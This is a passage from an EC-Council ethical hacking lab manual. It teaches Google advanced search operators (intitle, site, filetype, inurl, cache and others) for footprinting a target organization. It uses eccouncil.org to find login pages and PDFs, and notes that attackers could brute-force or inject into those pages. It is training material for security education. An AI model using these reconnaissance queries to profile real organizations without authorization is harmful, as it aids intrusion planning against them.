
5. Type **intitle:login site:eccouncil.org** and press **Enter**. This search command uses **intitle** and **site** Google advanced operators, which restrict results to pages on the **eccouncil.org** website that contain the **login** pages. An example is shown in the screenshot below.

   Note: Here, this Advanced Google Search operator can help attackers and pen testers to extract login pages of the target organization's website. Attackers can subject login pages to various attacks such as credential brute-forcing, injection attacks and other web application attacks. Similarly, assessing the login pages against various attacks is crucial for penetration testing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



6. Now, click back icon present on the top-left corner of the browser window to navigate back to **https://www.google.com**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the search bar, type the command **EC-Council filetype:pdf** and press **Enter** to search your results based on the file extension.


   Note: Here, the file type pdf is searched for the target organization EC-Council. The result might differ when you perform this task.

   Note: The PDF and other documents from a target website may provide sensitive information about the target's products and services. They may help attackers to determine an attack vector to exploit the target.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, click on any link from the results (here, first link) to view the pdf file.



9. The page appears displaying the PDF file, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Apart from the aforementioned advanced Google operators, you can also use the following to perform an advanced search to gather more information about the target organization from publicly available sources.

- **cache**: This operator allows you to view cached version of the web page.
  [cache:www.eccouncil.org]- Query returns the cached version of the website www.eccouncil.org
- **allinurl**: This operator restricts results to pages containing all the query terms specified in the URL.
  [allinurl: EC-Council career]—Query returns only pages containing the words "EC-Council" and "career" in the URL
- **inurl**: This operator restricts the results to pages containing the word specified in the URL
  [inurl: copy site:www.eccouncil.org]—Query returns only pages in EC-Council site in which the URL has the word "copy"
- **allintitle**: This operator restricts results to pages containing all the query terms specified in the title.
  [allintitle: detect malware]—Query returns only pages containing the words "detect" and "malware" in the title
- **inanchor**: This operator restricts results to pages containing the query terms specified in the anchor text on links to the page.
  [Anti-virus inanchor:Norton]—Query returns only pages with anchor text on links to the pages containing the word "Norton" and the page containing the word "Anti-virus"
- **allinanchor**: This operator restricts results to pages containing all query terms specified in the anchor text on links to the page.
  [allinanchor: best cloud service provider]—Query returns only pages in which the anchor text on links to the pages contain the words "best," "cloud," "service," and "provider"
- **link**: This operator searches websites or pages that contain links to the specified website or page.
  [link:www.eccouncil.org]—Finds pages that point to EC-Council's home page
- **related**: This operator displays websites that are similar or related to the URL specified.
  [related:www.eccouncil.org]—Query provides the Google search engine results page with websites similar to eccouncil.org
- **info**: This operator finds information for the specified web page.
  [info:eccouncil.org]—Query provides information about the www.eccouncil.org home page
- **location**: This operator finds information for a specific location.
  [location: EC-Council]—Query give you results based around the term EC-Council

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. This concludes the demonstration of gathering information using advanced Google hacking techniques. You can conduct a series of queries on your own by using these advanced Google operators and gather the relevant information about the target organization.
12. Close all open windows and document all the acquired information.

Task 2: Gather Information from Video Search Engines

